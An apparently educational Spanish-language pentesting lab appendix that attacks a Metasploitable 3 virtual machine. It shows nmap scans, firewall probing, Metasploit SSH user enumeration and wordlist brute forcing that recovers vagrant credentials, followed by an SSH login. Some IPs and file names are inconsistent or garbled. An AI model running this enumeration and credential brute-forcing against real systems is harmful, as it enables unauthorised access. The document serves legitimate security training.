
Anexo. Prueba de pentesting

Vamos a realizar una simulación de la realización de un pentesting. Para ello utilizaremos la maquina metasploitable 3. En este caso tenemos la información de la red:

La subred es la siguiente:

```
192.168.1.0/24
```

A la máquina virtual metasploitable 3 (Windows server) vamos a activar el firewall:



En primer lugar, vamos a realizar la búsqueda de los hosts. Para ello utilizamos la herramienta nmap en nuestra máquina Kali linux. Utilizaremos la opción -sn para que no haga resolución de dominio. Lo haremos en modo root:

```
sudo nmap -sn 192.168.1.0/24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-15 00:23 EDT
Nmap scan report for 192.168.1.1
Host is up (0.0072s latency).
MAC Address: F4:69:42:19:84:D0 (Askey Computer)
Nmap scan report for 192.168.1.33
Host is up (0.15s latency).
MAC Address: C0:E7:BF:7F:DB:E4 (Sichuan AI-Link Technology)
Nmap scan report for 192.168.1.35
Host is up (0.20s latency).
MAC Address: B0:52:16:CD:6A:0B (Hon Hai Precision Ind.)
Nmap scan report for 192.168.1.38
Host is up (0.0097s latency).
MAC Address: D8:0D:17:C5:30:74 (TP-Link Technologies)
Nmap scan report for 192.168.1.41
Host is up (0.00047s latency).
MAC Address: A0:E7:0B:19:59:1A (Intel Corporate)
Nmap scan report for 192.168.1.42
Host is up (0.00046s latency).
MAC Address: 08:00:27:D0:A6:24 (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.1.43
Host is up (0.00029s latency).
MAC Address: 08:00:27:D7:CC:D8 (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.1.46
Host is up (0.011s latency).
MAC Address: B0:BE:76:59:1E:77 (TP-Link Technologies)
Nmap scan report for 192.168.1.48
Host is up (0.00036s latency).
MAC Address: 08:00:27:42:51:79 (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.1.50
Host is up.
Nmap done: 256 IP addresses (10 hosts up) scanned in 3.48 seconds
```

La dirección de nuestro host objetivo es:

```
192.168.1.48
```

Vamos a realizar una búsqueda de los puertos que tiene abiertos la máquina. Buscamos algunos puertos de los más comunes:

```
sudo nmap -p 21,22,80,443 192.168.1.43 traceroute
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-15 00:46 EDT
Nmap scan report for 192.168.1.43
Host is up (0.00053s latency).

PORT    STATE    SERVICE
21/tcp  open     ftp
22/tcp  open     ssh
80/tcp  open     http
443/tcp filtered https
MAC Address: 08:00:27:D7:CC:D8 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 2.47 seconds
```

Vemos que aparecen puertos filtrados, eso podría indicar que hay un firewall activado. Para comprobar si el firewall personal está activado hacemos un traceroute. La respuesta es nula, lo cual es indicativo de que puede haber un firewall:

```
traceroute 192.168.1.43
traceroute to 192.168.1.43 (192.168.1.43), 30 hops max, 60 byte packets
 1  * * *
 2  * * *
 3  * * *
 4  * * *
 5  * * *
 6  * * *
 7  * * *
 8  * * *
```

```
 9  * * *
10  * * *
11  * * *
12  * * *
13  * * *
14  * * *
15  * * *
16  * * *
17  * * *
18  * * *
19  * * *
20  * * *
21  * * *
22  * * *
23  * * *
24  * * *
25  * * *
26  * * *
27  * * *
28  * * *
29  * * *
30  * * *
```

Aparentemente, el equipo no responde, Para comprobar si el firewall personal está activado hacemos un traceroute con los parametros -T para que use los protocolos TCP y -p para indicar el puerto 22:

```
sudo traceroute -T -p22 192.168.1.43
traceroute to 192.168.1.43 (192.168.1.43), 30 hops max, 60 byte packets
 1  * * *
 2  * * *
 3  * * *
 4  * * *
 5  * * *
 6  192.168.1.43 (192.168.1.43)  0.570 ms  0.233 ms  0.277 ms
```

El equipo responde, con lo cual indica que el firewall está activado.

Hacemos un script de nmap para comprobar y obtener información del firewall:

```
sudo nmap --script=firewalk --traceroute 192.168.1.43
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-15 00:58 EDT
Nmap scan report for 192.168.1.43
Host is up (0.00029s latency).
Not shown: 989 filtered tcp ports (no-response)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
80/tcp    open  http
4848/tcp  open  appserv-http
8080/tcp  open  http-proxy
8383/tcp  open  m2mservices
9200/tcp  open  wap-wsp
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown
49156/tcp open  unknown
MAC Address: 08:00:27:D7:CC:D8 (Oracle VirtualBox virtual NIC)

Host script results:
| firewalk:
| HOP  HOST          PROTOCOL  BLOCKED PORTS
|_0    192.168.1.50  tcp       1,3-4,6-7,9,13,17,19-20

TRACEROUTE
HOP RTT     ADDRESS
1   0.29 ms 192.168.1.43

Nmap done: 1 IP address (1 host up) scanned in 8.63 seconds
```

Nos indica los puertos abiertos.

Vamos a comprobar la versión del servicio SSH que se está utilizando utilizamos nmap:

```
sudo nmap  -sV -p 22 192.168.1.43
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-15 01:03 EDT
Nmap scan report for 192.168.1.43
Host is up (0.00040s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.1 (protocol 2.0)
MAC Address: 08:00:27:D7:CC:D8 (Oracle VirtualBox virtual NIC)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 0.34 seconds
```

Nos indica la versión de ssh: OpenSSH 7.1 (protocol 2.0). Para comprobarlo, intentamos conectarnos vía ssh:

```
ssh 192.168.1.43
The authenticity of host '192.168.1.43 (192.168.1.43)' can't be established.

ECDSA key fingerprint is SHA256:PdJEI8Avg9A0Uoq5HfFVwMNv6ZLBls4bho+bMq+JzTk.

This key is not known by any other names.

Are you sure you want to continue connecting (yes/no/[fingerprint])? no

Host key verification failed.
```

No nos conectamos, pero hemos comprobado que el servicio ssh está funcionando.

Vamos a utilizar un auxiliar de Metasploit para obtener información sobre servicios ssh:

```
msfconsole -q
msf6 > search ssh
Matching Modules
================

   #   Name                                                      Disclosure Date  Rank       Check  Description
   -   ----                                                      ---------------  ----       -----  -----------
   0   exploit/linux/http/alienvault_exec                        2017-01-31       excellent  Yes    AlienVault OSSIM/USM Remote Code Execution
   1   auxiliary/scanner/ssh/apache_karaf_command_execution      2016-02-09       normal     No     Apache Karaf Default Credentials Command Execution
   2   auxiliary/scanner/ssh/karaf_login                                          normal     No     Apache Karaf Login Utility
   3   exploit/apple_ios/ssh/cydia_default_ssh                   2007-07-02       excellent  No     Apple iOS Default SSH Password Vulnerability
   4   exploit/unix/ssh/arista_tacplus_shell                     2020-02-02       great      Yes    Arista restricted shell escape (with privesc)
   5   exploit/unix/ssh/array_vxag_vapv_privkey_privesc          2014-02-03       excellent  No     Array Networks vAPV and vxAG Private Key Privilege Escalation Code Execution
   6   exploit/linux/ssh/ceragon_fibeair_known_privkey           2015-04-01       excellent  No     Ceragon FibeAir IP-10 SSH Private Key Exposure
   7   auxiliary/scanner/ssh/cerberus_sftp_enumusers             2014-05-27       normal     No     Cerberus FTP Server SFTP Username Enumeration
```

8	auxiliary/dos/cisco/cisco_7937g_dos	2020-06-02	normal	No	Cisco 7937G Denial-of-Service Attack
9	auxiliary/admin/http/cisco_7937g_ssh_privesc	2020-06-02	normal	No	Cisco 7937G SSH Privilege Escalation
10	exploit/linux/http/cisco_asax_sfr_rce	2022-06-22	excellent	Yes	Cisco ASA-X with FirePOWER Services Authenticated Command Injection
11	auxiliary/scanner/http/cisco_firepower_login		normal	No	Cisco Firepower Management Console 6.0 Login
12	exploit/linux/ssh/cisco_ucs_scpuser	2019-08-21	excellent	No	Cisco UCS Director default scpuser password
13	auxiliary/scanner/ssh/eaton_xpert_backdoor	2018-07-18	normal	No	Eaton Xpert Meter SSH Private Key Exposure Scanner
14	exploit/linux/ssh/exagrid_known_privkey	2016-04-07	excellent	No	ExaGrid Known SSH Key and Default Password
15	exploit/linux/ssh/f5_bigip_known_privkey	2012-06-11	excellent	No	F5 BIG-IP SSH Private Key Exposure
16	exploit/linux/http/fortinet_authentication_bypass_cve_2022_40684	2022-10-10	excellent	Yes	Fortinet FortiOS, FortiProxy, and FortiSwitchManager authentication bypass.
17	auxiliary/scanner/ssh/fortinet_backdoor	2016-01-09	normal	No	Fortinet SSH Backdoor Scanner
18	post/windows/manage/forward_pageant		normal	No	Forward SSH Agent Requests To Remote Pageant
19	exploit/windows/ssh/freeftpd_key_exchange	2006-05-12	average	No	FreeFTPd 1.0.10 Key Exchange Algorithm String Buffer Overflow
20	exploit/windows/ssh/freesshd_key_exchange	2006-05-12	average	No	FreeSSHd 1.0.9 Key Exchange Algorithm String Buffer Overflow
21	exploit/windows/ssh/freesshd_authbypass	2010-08-11	excellent	Yes	Freesshd Authentication Bypass
22	auxiliary/scanner/http/gitlab_user_enum	2014-11-21	normal	No	GitLab User Enumeration
23	exploit/multi/http/gitlab_shell_exec	2013-11-04	excellent	Yes	Gitlab-shell Code Execution
24	exploit/linux/ssh/ibm_drm_a3user	2020-04-21	excellent	No	IBM Data Risk Manager a3user Default Password
25	post/windows/manage/install_ssh		normal	No	Install OpenSSH for Windows
26	payload/generic/ssh/interact		normal	No	Interact with Established SSH Connection
27	post/multi/gather/jenkins_gather		normal	No	Jenkins Credential Collector
28	auxiliary/scanner/ssh/juniper_backdoor	2015-12-20	normal	No	Juniper SSH Backdoor Scanner
29	exploit/freebsd/http/junos_phprc_auto_prepend_file	2023-08-17	excellent	Yes	Junos OS PHPRC Environment Variable Manipulation RCE
30	auxiliary/scanner/ssh/detect_kippo		normal	No	Kippo SSH Honeypot Detector
31	post/linux/gather/enum_network		normal	No	Linux Gather Network Information
32	exploit/linux/local/ptrace_traceme_pkexec_helper	2019-07-04	excellent	Yes	Linux Polkit pkexec helper PTRACE_TRACEME local root exploit
33	exploit/linux/ssh/loadbalancerorg_enterprise_known_privkey	2014-03-17	excellent	No	Loadbalancer.org Enterprise VA SSH Private Key Exposure
34	exploit/multi/http/git_submodule_command_exec	2017-08-10	excellent	No	Malicious Git HTTP Server For CVE-2017-1000117
35	exploit/linux/ssh/mercurial_ssh_exec	2017-04-18	excellent	No	Mercurial Custom hg-ssh Wrapper Remote Code Exec
36	exploit/linux/ssh/microfocus_obr_shrboadmin	2020-09-21	excellent	No	Micro Focus Operations Bridge Reporter shrboadmin default password
37	post/multi/gather/ssh_creds		normal	No	Multi Gather OpenSSH PKI Credentials Collection
38	exploit/solaris/ssh/pam_username_bof	2020-10-20	normal	Yes	Oracle Solaris SunSSH PAM parse_user_name() Buffer Overflow
39	auxiliary/gather/prometheus_api_gather	2016-07-01	normal	No	Prometheus API Information Gather
40	exploit/windows/ssh/putty_msg_debug	2002-12-16	normal	No	PuTTY Buffer Overflow
41	post/windows/gather/enum_putty_saved_sessions		normal	No	PuTTY Saved Sessions Enumeration Module
42	auxiliary/gather/qnap_lfi	2019-11-25	normal	Yes	QNAP QTS and Photo Station Local File Inclusion
43	exploit/linux/ssh/quantum_dxi_known_privkey	2014-03-17	excellent	No	Quantum DXi V1000 SSH Private Key Exposure
44	exploit/linux/ssh/quantum_vmpro_backdoor	2014-03-17	excellent	No	Quantum vmPRO Backdoor Command
45	auxiliary/fuzzers/ssh/ssh_version_15		normal	No	SSH 1.5 Version Fuzzer
46	auxiliary/fuzzers/ssh/ssh_version_2		normal	No	SSH 2.0 Version Fuzzer
47	auxiliary/fuzzers/ssh/ssh_kexinit_corrupt		normal	No	SSH Key Exchange Init Corruption
48	post/linux/manage/sshkey_persistence		excellent	No	SSH Key Persistence
49	post/windows/manage/sshkey_persistence		good	No	SSH Key Persistence
50	auxiliary/scanner/ssh/ssh_login		normal	No	SSH Login Check Scanner
51	auxiliary/scanner/ssh/ssh_identify_pubkeys		normal	No	SSH Public Key Acceptance Scanner
52	auxiliary/scanner/ssh/ssh_login_pubkey		normal	No	SSH Public Key Login Scanner
53	exploit/multi/ssh/sshexec	1999-01-01	manual	No	SSH User Code Execution
54	auxiliary/scanner/ssh/ssh_enumusers		normal	No	SSH Username Enumeration
55	auxiliary/fuzzers/ssh/ssh_version_corrupt		normal	No	SSH Version Corruption
56	auxiliary/scanner/ssh/ssh_version		normal	No	SSH Version Scanner
57	post/multi/gather/saltstack_salt		normal	No	SaltStack Salt Information Gatherer
58	exploit/unix/http/schneider_electric_net55xx_encoder	2019-01-25	excellent	Yes	Schneider Electric Pelco Endura NET55XX Encoder
59	exploit/windows/ssh/securecrt_ssh1	2002-07-23	average	No	SecureCRT SSH1 Buffer Overflow
60	exploit/linux/ssh/solarwinds_lem_exec	2017-03-17	excellent	No	SolarWinds LEM Default SSH Password Remote Code Execution
61	exploit/linux/http/sourcegraph_gitserver_sshcmd	2022-02-18	excellent	Yes	Sourcegraph gitserver sshCommand RCE
62	exploit/linux/ssh/symantec_smg_ssh	2012-08-27	excellent	No	Symantec Messaging Gateway 9.5 Default SSH Password Vulnerability
63	exploit/linux/http/symantec_messaging_gateway_exec	2017-04-26	excellent	No	Symantec Messaging Gateway Remote Code Execution
64	exploit/windows/ssh/sysax_ssh_username	2012-02-27	normal	Yes	Sysax 5.53 SSH Username Buffer Overflow
65	auxiliary/dos/windows/ssh/sysax_sshd_kexchange	2013-03-17	normal	No	Sysax Multi-Server 6.10 SSHD Key Exchange Denial of Service
66	exploit/unix/ssh/tectia_passwd_changereq	2012-12-01	excellent	Yes	Tectia SSH USERAUTH Change Request Password Reset Vulnerability
67	auxiliary/scanner/ssh/ssh_enum_git_keys		normal	No	Test SSH Github Access
68	exploit/linux/http/ubiquiti_airos_file_upload	2016-02-13	excellent	No	Ubiquiti airOS Arbitrary File Upload
69	payload/cmd/unix/reverse_ssh		normal	No	Unix Command Shell, Reverse TCP SSH
70	payload/cmd/unix/bind_aws_instance_connect		normal	No	Unix SSH Shell, Bind Instance Connect (via AWS API)
71	exploit/linux/ssh/vmware_vrni_known_privkey	2023-08-29	excellent	No	VMWare Aria Operations for Networks (vRealize Network Insight) SSH Private Key Exposure
72	exploit/linux/ssh/vmware_vdp_known_privkey	2016-12-20	excellent	No	VMware VDP Known SSH Key
73	exploit/multi/http/vmware_vcenter_uploadova_rce	2021-02-23	manual	Yes	VMware vCenter Server Unauthenticated OVA File Upload RCE
74	exploit/linux/ssh/vyos_restricted_shell_privesc	2018-11-05	great	Yes	VyOS restricted-shell Escape and Privilege Escalation
75	post/windows/gather/credentials/whatsupgold_credential_dump	2022-11-22	manual	No	WhatsUp Gold Credentials Dump
76	post/windows/gather/credentials/mremote		normal	No	Windows Gather mRemote Saved Password Extraction
77	exploit/windows/local/unquoted_service_path	2001-10-25	great	Yes	Windows Unquoted Service Path Privilege Escalation
78	exploit/linux/http/zyxel_lfi_unauth_ssh_rce	2022-02-01	excellent	Yes	Zyxel chained RCE using LFI and weak password derivation algorithm
79	auxiliary/scanner/ssh/libssh_auth_bypass	2018-10-16	normal	No	libssh Authentication Bypass Scanner
80	exploit/linux/http/php_imap_open_rce	2018-10-23	good	Yes	php imap_open Remote Code Execution

Interact with a module by name or index. For example info 80, use 80 or use exploit/linux/http/php_imap_open_rce •


El número 54 es el que nos interesa: auxiliary/scanner/ssh/ssh_enumusers. Vamos a utilizarlo:

```
msf6 > use auxiliary/scanner/ssh/ssh_enumusers
msf6 auxiliary(scanner/ssh/ssh_enumusers) > options

Module options (auxiliary/scanner/ssh/ssh_enumusers):

   Name          Current Setting  Required  Description
   ----          ---------------  --------  -----------
   CHECK_FALSE   true             no        Check for false positives (random username)
   DB_ALL_USERS  false            no        Add all users in the current database to the list
   Proxies                        no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS                         yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-
                                            metasploit.html
   RPORT         22               yes       The target port
   THREADS       1                yes       The number of concurrent threads (max one per host)
   THRESHOLD     10               yes       Amount of seconds needed before a user is considered found (timing attack only)
   USERNAME                       no        Single username to test (username spray)
   USER_FILE                      no        File containing usernames, one per line


Auxiliary action:

   Name              Description
   ----              -----------
   Malformed Packet  Use a malformed packet



View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/ssh/ssh_enumusers) > Interrupt: use the 'exit' command to quit
```

En primer lugar ponemos la dirección IP del servidor:

```
msf6 auxiliary(scanner/ssh/ssh_enumusers) > set RHOSTS 192.168.1.43
RHOSTS => 192.168.1.43
```

Vamos a buscar diccionarios de usuarios. Utilizamos la de daniemiessler:



Usamos:

```
top-usernames-shortl
CommonAdminBase64.txtist.txt
```

Usamos top-usernames-shortl:

```
msf6 auxiliary(scanner/ssh/ssh_enumusers) > set user_file '/home/pru/Escritorio/top-usernames-shortlist.txt'
user_file => /home/pru/Escritorio/top-usernames-shortlist.txt
```

Lo ejecutamos:

```
msf6 auxiliary(scanner/ssh/ssh_enumusers) > run

[*] 192.168.1.43:22 - SSH - Using malformed packet technique
[*] 192.168.1.43:22 - SSH - Checking for false positives
[*] 192.168.1.43:22 - SSH - Starting scan
[-] 192.168.1.43:22 - SSH - User 'root' not found
[-] 192.168.1.43:22 - SSH - User 'admin' not found
[-] 192.168.1.43:22 - SSH - User 'test' not found
[-] 192.168.1.43:22 - SSH - User 'guest' not found
[-] 192.168.1.43:22 - SSH - User 'info' not found
[-] 192.168.1.43:22 - SSH - User 'adm' not found
[-] 192.168.1.43:22 - SSH - User 'mysql' not found
[-] 192.168.1.43:22 - SSH - User 'user' not found
[-] 192.168.1.43:22 - SSH - User 'administrator' not found
[-] 192.168.1.43:22 - SSH - User 'oracle' not found
[-] 192.168.1.43:22 - SSH - User 'ftp' not found
[-] 192.168.1.43:22 - SSH - User 'pi' not found
[-] 192.168.1.43:22 - SSH - User 'puppet' not found
[-] 192.168.1.43:22 - SSH - User 'ansible' not found
[-] 192.168.1.43:22 - SSH - User 'ec2-user' not found
[+] 192.168.1.43:22 - SSH - User 'vagrant' found
[!] No active DB -- Credential data will not be saved!
[-] 192.168.1.43:22 - SSH - User 'azureuser' not found
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Encuentra usuario vagrant

Usamos CommonAdminBase64.txt:

```
msf6 auxiliary(scanner/ssh/ssh_enumusers) > set user_file
'/home/pru/Escritorio/CommonAdminBase64.txt'
user_file => /home/Kali
/Escritorio/CommonAdminBase64.txt
```

Lo ejecutamos:

```
msf6 auxiliary(scanner/ssh/ssh_enumusers) > run
msf6 auxiliary(scanner/ssh/ssh_enumusers) > set user_file '/home/pru/Escritorio/CommonAdminBase64.txt'
user_file => /home/pru/Escritorio/CommonAdminBase64.txt
```

Encuentra los usuarios:

- Vagrant
- Administrator
- Guest

Faltan las contraseñas

Del archivo CommonAdminBase64.txt, que contiene nombres de usuario y contraseñas, vamos a dejar solo el nombre de usuario:

```
grep "" /home/pru/Escritorio/CommonAdminBase64.txt | cut -d ':' -f 1 > /home/pru/Escritorio/usuarios.txt
```

Y, en otro archivo, vamos a dejar solo las contraseñas:

```
grep "" /home/pru/Escritorio/CommonAdminBase64.txt | cut -d ':' -f 2 > /home/pru/Escritorio/paswords.txt
```

Para probar con las contraseñas usamos otro módulo auxiliar:

```
msf6 auxiliary(scanner/ssh/ssh_login) > search ssh_login

Matching Modules
================

   #  Name                                       Disclosure Date  Rank    Check  Description
   -  ----                                       ---------------  ----    -----  -----------
   0  auxiliary/scanner/ssh/ssh_login                             normal  No     SSH Login Check Scanner
   1  auxiliary/scanner/ssh/ssh_login_pubkey                      normal  No     SSH Public Key Login Scanner


Interact with a module by name or index. For example info 1, use 1 or use
auxiliary/scanner/ssh/ssh_login_pubkey
```

Indicamos el fichero de usuarios y el fichero de contraseñas:

```
msf6 auxiliary(scanner/ssh/ssh_login) > set user_file '/home/pru/Escritorio/usuarios.txt'
user_file => /home/pru/Escritorio/usuarios.txt
msf6 auxiliary(scanner/ssh/ssh_login) > set PASS_FILE '/home/pru/Escritorio/passwords.txt'
PASS_FILE => /home/pru/Escritorio/passwords.txt
msf6 auxiliary(scanner/ssh/ssh_login) > set RHOSTS 192.168.1.43
RHOSTS => 192.168.1.43
```

Lo ejecutamos:

```
msf6 auxiliary(scanner/ssh/ssh_login) > set verbose true
verbose => true
msf6 auxiliary(scanner/ssh/ssh_login) > run
```

No encuentra una contraseña. Vamos a **probar con la misma contraseña que el nombre de usuario**:

```
msf6 auxiliary(scanner/ssh/ssh_login) > set PASS_FILE '/home/pru/Escritorio/usuarios.txt'
PASS_FILE => /home/pru/Escritorio/usuarios.txt
```

Lo ejecutamos de nuevo:

```
msf6 auxiliary(scanner/ssh/ssh_login) > set verbose true
verbose => true
msf6 auxiliary(scanner/ssh/ssh_login) > run

[*] 192.168.1.37:22 - Starting bruteforce
[+] 192.168.1.37:22 - Success: 'vagrant:vagrant' 'Microsoft Windows Server 2008 R2 Standard 6.1.7601 Service
Pack 1 Build 7601'
[!] No active DB -- Credential data will not be saved!
[*] SSH session 1 opened (192.168.1.50:42333 -> 192.168.1.37:22) at 2024-03-16 01:12:26 -0400
[+] 192.168.1.37:22 - Success: 'Administrator:vagrant' 'Microsoft Windows Server 2008 R2 Standard 6.1.7601
Service Pack 1 Build 7601'
[*] SSH session 2 opened (192.168.1.50:40903 -> 192.168.1.37:22) at 2024-03-16 01:12:31 -0400
[-] 192.168.1.37:22 - Failed: 'Guest:vagrant'
[-] 192.168.1.37:22 - Failed: 'Guest:Administrator'
[-] 192.168.1.37:22 - Failed: 'Guest:Guest'
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Ha encontrado:

- vagrant:vagrant
- administrator:vagrant

Ahora vamos a probar si podemos entrar, en una nueva terminal:

```
ssh vagrant@192.168.1.37
vagrant@192.168.1.37's password:
Last login: Fri Mar 15 22:19:08 2024 from 192.168.1.50
-sh-4.3$ pwd
/cygdrive/c/Users/vagrant
```

Vamos a ver los usuarios que hay en la máquina (usando un comando de Windows):

```
cmd
```

Vamos a ver información del usuario Administrator:

```
-sh-4.3$ net user Administrator
User name                    Administrator
Full Name
Comment                      Built-in account for administering the computer/domain
User's comment
Country code                 000 (System Default)
Account active               Yes
Account expires              Never

Password last set            3/19/2023 2:05:27 AM
Password expires             Never
Password changeable          3/19/2023 2:05:27 AM
Password required            Yes
User may change password     Yes

Workstations allowed         All
```

